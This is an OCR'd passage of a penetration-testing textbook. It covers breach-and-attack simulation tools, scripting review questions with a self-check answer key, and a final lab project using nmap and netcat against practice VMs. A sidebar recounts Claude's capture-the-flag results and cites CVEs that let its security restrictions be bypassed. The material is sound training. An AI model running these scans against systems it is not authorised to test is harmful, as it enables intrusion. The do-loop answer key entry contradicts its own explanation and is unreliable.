
BAS can simulate real attacks such as malware infections, data exfiltration, phishing, and lateral movement. The following sections outline the BAS systems that are mentioned by name in the PT0-003 exam objectives.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Caldera

Caldera (also known as MITRE Caldera) is an open-source BAS from MITRE that emulates attack behaviors using the MITRE ATT&CK framework (Figure 13-32). You can download Caldera at the Caldera page on GitHub (https://github.com/mitre/caldera). You can find out more about Caldera on the Mitre website (https://caldera.mitre.org/).

Figure 13-32 MITRE Caldera



Source: mitre.org

Infection Monkey

Infection Monkey (Figure 13-33) is an open-source BAS from Guardicore Labs/Akamai. It provides the BAS functionality discussed earlier. It uses a software agent called Monkey to perform scanning, reporting, and infection activities. It has a centralized server dashboard called Monkey Island where data from multiple Monkey agents are gathered and analyzed.


You can find out more about and download Infection Monkey at the Infection Monkey website (https://www.akamai.com/infectionmonkey).

Atomic Red Team

Atomic Red Team (Figure 13-34) is an open-source BAS developed by Red Canary. It is a library of simple tests known as "atomics" that are mapped to the MITRE ATT&CK framework. Atomics are typically executed in a Linux/Unix shell or a Windows PowerShell environment. Atomic Red Team can be downloaded from the Atomic Red Team page on GitHub (https://github.com/redcanaryco/atomic-red-team).


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-33 Infection Monkey



Source: akamai.com

Figure 13-34 Atomic Red Team in PowerShell



Source: Redcanary.com


Using Comma-Separated Value Files

Other useful constructs in automation are **comma-separated value (CSV)** files. CSV files are simple text files in which each line of the file contains a related set of data or record. Each line is made up of individual fields that are separated by commas. These fields contain the specific individual data elements of the record, such as hostname and IP address. CSV files can be used to provide data input for automating code activities or used

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

to store output such as scan results. Sometimes the first line of a CSV file contains a list of the field names, but not always. Figure 13-35 shows an example of a CSV file open in Notepad.

Figure 13-35 CSV file targets.csv



Reusing Code

When a useful collection of code is created, it is often made available so that other programs and programmers can reuse it. Code can be made available for reuse in the following ways:

- **Classes**—Classes are OOP constructs that contain data and code for the implementation of a specific type of object. Programmers can use classes to quickly create instances of those objects. You have already examined an example of classes in the object-oriented programming in Python example earlier in this chapter. In this example, the class Dog was used to create different instances of dog objects. In pen testing, a piece of code might define a class that contains the data and code needed to track the scan results for a single targeted system. This class could be used to create multiple objects to contain the results for each system that is scanned.
- **Functions, procedures, and methods**—You have already examined and used functions and methods in this chapter. Procedure is another term that describes these reusable segments of code. Each construct contains code and often accepts input variables and returns output values. The `name_best_guitarist()` function is an example of a reusable piece of code contained in a program or application.
- **Libraries and modules—**Libraries and modules are collections of functions, data, classes, or other elements that are packaged to make their reuse more convenient. Early code examples in this chapter and its figures that use the keywords `include`, `needs`, `use`, and `module` are examples of library and module code reuse.

Self-Check

19. Which of the following is a BAS command-line tool?
    a. Caldera
    b. Infection Monkey
    c. Atomic Red Team
    d. PowerUpSQL
20. What are `Get-ADUser`, `Get-ADComputer`, and `Get-ADOrganizationalUnit`?
    a. BAS commands
    b. PowerShell cmdlets that return Active Directory information
    c. BASH commands
    d. CrackMapExec functions

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Summary

- Writing an algorithm and using pseudocode are good habits to adopt when writing programs.
- Clear documentation of program code is essential.
- C, Perl, and Python are popular programming languages for security professionals and hackers alike.
- Learning the BLT of any programming language can help you master the fundamentals of programming. Branching, looping, and testing are the most important aspects of programming.
- Many C compilers are available. GNU GCC is an open-source C compiler included with most Linux implementations.
- HTML is the primary language used to create webpages. Security professionals need to recognize when something looks suspicious in a webpage, so they should be able to read an HTML file.
- Security professionals should have a basic knowledge of Perl, Python, and C because many security tools are written in these languages. Security professionals who understand these programming languages can modify security tools and create their own customized tools.
- With object-oriented programming, programmers can create classes, which are structures containing both data and functions. Functions in these classes are programs that perform specific tasks.
- WinAPI (formerly called Win32 API) is an interface to Windows that programmers can use to access information about a computer running Windows, such as the computer name, OS name, and so forth.
- Python is a scripting language that supports both the traditional functional paradigm and the object-oriented programming model. Python uses indentation to denote blocks of code, not brackets or braces as in C and Perl.
- Ruby is a flexible, object-oriented programming language similar to Perl. Security testers and attackers use Metasploit, which contains exploit modules written in Ruby, to check for vulnerabilities or to attack systems.
- JavaScript is a scripting language used to provide webpages with dynamic updateable content. Threat actors often use JavaScript to corrupt websites.
- Being able to write and understand code allows pen testers to automate pen-testing activities and to detect and understand malicious code injected into systems by threat actors.
- Scripts provided in the PowerSploit module can be used with PowerShell to automate exploitation against Windows-based targets.
- PowerView is a collection of PowerShell scripts that can be loaded into PowerShell and used to complement PowerSploit activities.
- PowerUpSQL is a collection of PowerShell scripts that can be used for enumerating and attacking Microsoft SQL Server installations.
- The ActiveDirectory module can be imported into PowerShell and used to retrieve information from Active Directory.
- Bash commands such as awk, cat, and grep can be used in bash script to help with the scanning, displaying, processing, and manipulation of data.
- Breach and attack simulation (BAS) are automated platforms that are used to simulate real-world attacks. Caldera, Infection Monkey, and Atomic Red Team are examples of BAS platforms.

Key Terms

algorithm
assembly language
Atomic Red Team
Bash
branching
breach and attack simulation (BAS)
bug
Caldera
class
comma-separated value (CSV)
compiler
conversion specifiers
do loop
for loop
function
Infection Monkey
JavaScript Object Notation (JSON)
looping
pseudocode
testing
tree
while loop

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. In object-oriented programming, classes are defined as the structures that hold data and functions.
   a. True
   b. False
2. A C program must contain which of the following?
   a. Name of the computer programmer
   b. A `main()` function
   a. The `#include <std.h>` header file
   b. A description of the algorithm used
3. An algorithm is defined as which of the following?
   a. A list of possible solutions for solving a problem
   b. A method for automating a manual process
   c. A program written in a high-level language
   d. A set of instructions for solving a specific problem
4. A missing parenthesis or brace might cause a compiler or interpreter to return which of the following?
   a. System fault
   b. Interpreter error
   c. Syntax error
   d. Machine-language fault
5. Most programming languages enable programmers to perform which of the following actions? (Choose all that apply.)
   a. Branching
   b. Testing
   c. Faulting
   d. Looping
6. Before writing a program, many programmers outline it first by using which of the following?
   a. Pseudocode
   b. Machine code
   c. Assembly code
   d. Assembler code
7. Which of the following statements has the highest risk of creating an infinite loop?
   a. `while (a > 10)`
   b. `while (a < 10)`
   c. `for (a = 1; a < 100; ++a)`
   d. `for (;;)`
8. To add comments to a Perl or Python script, you use which of the following symbols?
   a. //
   b. /*
   c. #
   d. <!--<!--
9. In C, which looping function performs an action first and then tests to determine whether the action should continue to occur?
   a. `for` loop
   b. `while` loop
   c. `do` loop
   d. `unless` loop
10. What is the result of running the following C program?

```
main()
{
  int a = 2; if (a = 1)
     printf("I made a mistake!");
  else
     printf("I did it correctly!");
}
```

   a. "Syntax error: illegal use of ," is displayed.
   b. "I made a mistake!" is displayed.
   c. "Syntax error: variable not declared" is displayed.
   d. "I did it correctly!" is displayed.
11. Using the following Perl code, how many times will "This is easy..." be displayed on-screen?

```
for ($count=1; $count <= 5; $count++)
{
  print "This is easy...";
}
```

   a. 6
   b. 4
   c. None (syntax error)
   d. 5
12. Which of the following HTML tags is used to create a hyperlink to a remote website?
   a. <a href=https://URL>
   b. <a href="https://URL">
   c. <a href="file:///c:/*filename*">
   d. <a href/>
13. What are three looping mechanisms in JavaScript? (Choose all that apply.)
   a. `for` loop
   b. `while` loop
   c. `if-then-else` loop
   d. `do` loop

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

14. Which of the following is the Win32 API function for verifying the file system on a Windows computer?
    a. Filesystem( )
    b. FsType( )
    c. System( )
    d. IsNT( )
15. Which of the following Bash commands can be used to search a file for a pattern, such as the name of a computer or the name of a column heading? (Choose all that apply.)
    a. grep
    b. sed
    c. awk
    d. cat
16. Write a program in C that asks the user to enter a string of characters (e.g., their name) and then prints that string of characters backward. Execute the code and test that your program works.
17. Using a Windows computer, write a program in Perl that asks the user to enter a string of characters (e.g., their name), and then prints that string of characters backward. Execute the code and test that your program works.
18. Name two looping mechanisms used in Perl.
19. Using a Linux computer, write a program in Perl that asks the user to enter a string of characters (e.g., their name), and then prints that string of characters backward. Execute the code and test that your program works.
20. Using a Windows computer, write a program in Python that asks the user to enter a string of characters (e.g., their name), and then prints that string of characters backward. Execute the code and test that your program works.

Case Projects

Case Project 13-1: Determining Software Engineering Risks

Time Required: 20 minutes
Objective: Analyze code changes and provide findings and recommendations for improvements.
Description: After reviewing all the applications Veidt Corporation uses, you notice that many have been modified or changed during the past couple of months. Two of the company's financial applications are written in C and, according to Jose Mendez, the IT security administrator, monitor the company's accounts and financial data. Mr. Mendez discovered that several modifications were made to one program, with no documentation indicating who made the changes or why.

Based on this information, write a memo to Mr. Mendez with your findings and any recommendations you might have for improving the security of the company's software engineering practices. Search the Internet for any information on securing company software. Does the OSSTMM address any of these issues? What improvements should you recommend to better protect this information?

Case Project 13-2: Developing a Security-Testing Tool

Time Required: 20 minutes
Objective: Identify the appropriate programming language and method for verifying necessary information in a given scenario.
Description: Your manager at Security Consulting Company has asked you to develop a tool that can gather information from several hundred computers running Windows 10 at Veidt Corporation. The tool needs to verify that these computers are running at certain hours in the evening because a Windows 10 support upgrade migration needs to take place. Write a memo to your supervisor describing the programming language you would use to develop this tool and the method for verifying the information Veidt Corporation management requested.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Solutions to Self-Check

Introduction to Computer Programming

1. Comments should be placed in code so that programmers can more easily understand what a piece of code is doing and why.

   a. True
   b. False

   Answer: a

   Explanation: Code can be complex, or not used for a very long time, so having insight provided by comments is valuable.

2. A tree is a data structure consisting of nodes related in a hierarchical fashion.

   a. True
   b. False

   Answer: a

   Explanation: DNS information and Active Directory information can be organized in trees.

Learning the C Language

3. A `while` loop checks the loop condition after executing the `while` loop code.

   a. True
   b. False

   Answer: b

   Explanation: A `while` loop checks the loop condition before executing the `while` loop code.

4. A `do` loop checks the loop condition before executing the `do` loop code.

   a. True
   b. False

   Answer: a

   Explanation: The conditional check is placed at the end of a do loop, so the condition is checked after the code has been executed.

Understanding HTML Basics

5. HTML is a markup language, not a programming language.

   a. True
   b. False

   Answer: a

   Explanation: HTML is used to format and structure for web content. JavaScript can be embedded in HTML code to provide programming features.

6. HTML is often used by threat actors in phishing emails and to corrupt websites.

   a. True
   b. False

   Answer: a

   Explanation: Phishing emails and corrupted websites often contain malicious HTML.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Shells and Shell Scripts

7. Bash is an acronym for Bourne-again shell.

   a. True
   b. False

   Answer: a

   Explanation: The original version was called the Bourne shell. A new version was created and called the Bourne-again shell.

8. By default, all PowerShell scripts are allowed to run on a Windows system.

   a. True
   b. False

   Answer: b

   Explanation: For security reasons, PowerShell scripts are not allowed to run by default. The execution policy must be changed before scripts are allowed to execute.

Understanding Perl

9. Perl requires a "$" to be placed in front of a variable name when referencing it.

   a. True
   b. False

   Answer: a

   Explanation: PowerShell has this requirement, too. Other languages discussed in this chapter do not.

10. The keyword `elseif` can be used in Perl to create complex `if` statements.

    a. True
    b. False

    Answer: b

    Explanation: The keyword is `elsif` (no "e" in the middle). Other languages use `elseif` so it is likely you may make `elsif` versus `elseif` mistakes in your code.

Understanding Object-Oriented Programming Concepts

11. Perl is built into Windows by default.

    a. True
    b. False

    Answer: b

    Explanation: Perl must be installed on a Windows system before you can execute Perl scripts.

12. In object-oriented programming, classes are structures that hold pieces of data and functions.

    a. True
    b. False

    Answer: a

    Explanation: Methods is the proper term for functions inside a class.

Understanding Python

13. Spacing doesn't matter in Python.

    a. True
    b. False

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Answer: b

Explanation: Python uses spaces to control the structure and block relationships for lines of code. Something as simple as incorrect spacing can cause syntax errors or unexpected results.

14. The Python programming language was named after a British comedy TV show.

    a. True
    b. False

    Answer: a

    Explanation: True. I particularly like their "100 yards for people with no sense of direction" skit.

Understanding Ruby

15. Ruby is an object-oriented scripting language.

    a. True
    b. False

    Answer: a

    Explanation: Ruby's creator wanted a true OOP scripting language. It can also be used in a functional programming fashion without using any OOP features.

16. To output information to the screen or terminal, Ruby only has the `printf` function.

    a. True
    b. False

    Answer: b

    Explanation: Ruby has `printf`, `print`, and `puts` for displaying output to the screen or terminal.

Understanding JavaScript

17. JavaScript is commonly used by threat actors to corrupt websites.

    a. True
    b. False

    Answer: a

    Explanation: JavaScript portions of websites are not visible to users, so inserting malicious JavaScript is an easy way for threat actors to hide their malicious activities.

18. The JSON structure is only used in JavaScript.

    a. True
    b. False

    Answer: b

    Explanation: The JSON construct can be used by any programming language.

Analyzing and Automating

19. Which of the following is a BAS command-line tool?

    a. Caldera
    b. Infection Monkey
    c. Atomic Red Team
    d. PowerUpSQL

    Answer: c

    Explanation: Atomic Red Team is a BAS tool that is comprised of a collection of functions known as "tests" that can be executed in a Linux shell or Windows PowerShell environment. These tests

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

are mapped to the MITRE ATT&CK framework. The other answers are also BAS tools but use a Graphical User Interface (GUI) and not a simple command line.

20. What are Get-ADUser, Get-ADComputer, and Get-ADOrganizationalUnit?

a. BAS commands
b. PowerShell cmdlets that return Active Directory information
c. BASH commands
d. CrackMapExec functions

Answer: b

Explanation: Get-ADUser, Get-ADComputer, and Get-ADOrganizationalUnit are PowerShell cmdlets that return user, computer, and organization unit information, respectively. They are defined in the ActiveDirectory module, which you may have to import to PowerShell to have them available.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 14

The Final Penetration-Testing Project

Chapter Objectives

After reading this chapter and completing the activities, you will be able to:

1. Perform penetration-testing/vulnerability analysis using tools previously discussed in this book.
2. Create a penetration-testing report document to capture and communicate information regarding the vulnerabilities discovered during your penetration testing.

Welcome to the final project. This project consists of a series of activities that you will perform, and whose results you will capture in a penetration-testing report document. In the activities, you will test for vulnerabilities using some of the tools discussed in other chapters. You will perform these tests using the virtual computers in the penetration-testing lab. You will capture the results in a penetration-testing report using the format and methodology described in the "Reporting and Communication" chapter.

Get Real Recall that artificial intelligence (AI) offers usefulness as a pen-testing tool and has potential security flaws that could be hacked. One AI large language model (LLM) system named Claude is the creation of Anthropic, an AI safety and research company founded in 2021 by former OpenAI researchers (and siblings) Dario and Daniela Amodei. Claude has been in the news lately for its impressive hacking skills. When Keane Lucas, part of Anthropic's red team pen testers, realized that the PicoCTF capture-the-flag competition for college, high school, and middle school students had just started, he decided to find out how well Claude could complete the same challenges as the human competitors. Keane copied and pasted the first challenge into Claude's prompt interface. After Keane installed a third-party tool in Claude's system, the LLM was able to solve the problem in an instant. Keane continued to present Claude with each of the subsequent competition challenges, which Claude could mostly solve, reaching the top three percent of successful PicoCTF contestants. Buoyed by this success, Keane and other members of the red team entered Claude in other competitions, only assisting Claude by downloading and installing required software. In one competition, Claude solved the first 11 of 20 progressively harder problems in 10 minutes, and in the next 10 minutes solved five more, putting Claude in fourth place against the other human competitors.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

In the pen-testing industry, AI-powered agents are often achieving results on par with expert-level humans but can still get stuck on more intuitive problems, such as using Ctrl+C to interrupt an application that is interfering with a procedure. Claude is definitely artificially intelligent, but it isn't perfect. Security vulnerabilities (detailed in CVE-2025-54794 and CVE-2025-52795) were discovered in Claude's code that permit the bypass of security restrictions allowing for the execution of unauthorized commands. Claude even helps with the execution of these attacks. (What a team player!) In an example of learning from your own mistakes, Claude assisted security researchers to reverse-engineer Claude's security code, providing details that were used to fix the vulnerabilities. AI is here in the penetration-testing industry, most likely to stay, so learn to use it as a tool or worry about being replaced by artificial pen testers named Claude.

Preparing for Pen Testing

Before beginning the pen test, you need a few things: targets to pen test, a penetration-testing report document to contain the details of your activities and results, and an installation of Nessus Essentials. The penetration-testing lab you set up earlier in the course will provide the targets, as well as the Kali Linux VM you can use to launch some of your pen tests from, so make sure your lab environment is ready to go. To record your pen-testing activities and results, create a new penetration-testing report document using the template you created in the "Reporting and Communication" chapter and record your activities and results in this new document. You installed Nessus Essentials in a previous chapter, so make sure it is still available and functional.

Performing the Penetration Testing

With the penetration-testing lab VMs up and running and your new penetration-testing report document open, you are ready to begin testing for vulnerabilities and capturing your findings. If the computer hosting your lab has enough resources to allow you to run all the VMs at the same time, start all the VMs and perform all the activities. If your computer does not, you may have to repeat some activities with different sets of VMs running so that you can pen test every VM. The next sections guide you through a series of penetration-testing activities.

Using the `nmap` Command

As you have learned, `nmap` is a useful command-line tool for discovering computing devices and their open ports on a network. You can use the `nmap` information to target systems with other scanning tools such as Nessus. Remember that the open ports you discover indicate which services are running on a target system and, by extension, what type of system it might be. For example, if you use `nmap` to scan a system and discover that ports 80 and 443 are open, that's a good indication you have discovered a web server.

Activity 14-1 Performing an `nmap` Scan of the Penetration-Testing Lab

Time Required: 15 minutes
Objective: Use `nmap` to discover targets and open ports in the pen-test lab environment.
Description: The first step in pen testing your lab environment is to run a `nmap` scan to discover all targets and any open ports. You will take the results from the `nmap` scan and add them to your report.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

1. Start all VMs in your lab environment. Make sure they are connected to the same internal network.
2. Log on to the Kali Linux VM.
3. Open a terminal session and use the **nmap** command to scan all the VMs in your testing lab (including the Kali Linux VM). All your lab VMs should be on the same network subnet (perhaps 192.168.56.0/24), so you can use **nmap** to scan all the VMs at once by using the network address. You can also scan each VM individually by specifying its IP address in the **nmap** command. By logging on to each VM, you can determine its IP address by reading the information on the login screen or using the **ifconfig** command.
4. Capture your **nmap** output and copy it to your report.

Using the netcat Command and HTTP Methods

Recall that the **netcat** (**nc**) command and HTTP methods are useful command-line tools for extracting information from web servers. The information obtained from the **nc** command can reveal vulnerabilities and can be used to target systems with other scanning tools such as Nessus. The **nc** command detects information such as the web server software the target is running, which may reveal vulnerabilities.

Activity 14-2 Using the netcat (nc) Command and HTTP Methods to Footprint Target VMs

Time Required: 15 minutes
Objective: Use the **nc** command and HTTP methods to extract information from web servers in the pen-test lab environment.
Description: At least two of the VMs in your lab environment are web servers. Nessus is installed on your host computer along with a web server. The Metasploitable VM is a vulnerable web server. You will use the **netcat** (**nc**) command and HTTP methods to scan each VM to determine what kind of web server information you can discover. You will add the results to your report.

1. Start all VMs in your lab environment. Make sure they are connected to the same internal network.
2. Log on to the Kali Linux VM.
3. Start a terminal session.
4. Use the **nc** command and HTTP methods on each of the VMs in your lab environment (including the Kali Linux VM) and on your host computer. You will need the IP address of each VM and your host computer to accomplish this task. Once connected to a target with the **nc** command, use HTTP methods such as **GET** and **OPTIONS** to gather information on each VM. Be sure to try the **nc** command and HTTP methods on every VM and the computer hosting Nessus.
5. Capture the results of the tests and copy them to your report.

Using the wget Command

Recall that the **wget** command is a useful command-line tool for extracting information from web servers. You can use the **wget** command to download files from a web server. You can examine those files to find vulnerabilities to target with other pen-testing tools. Because the previous activity using netcat should have revealed web server details, you can now use **wget** to extract information from those servers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

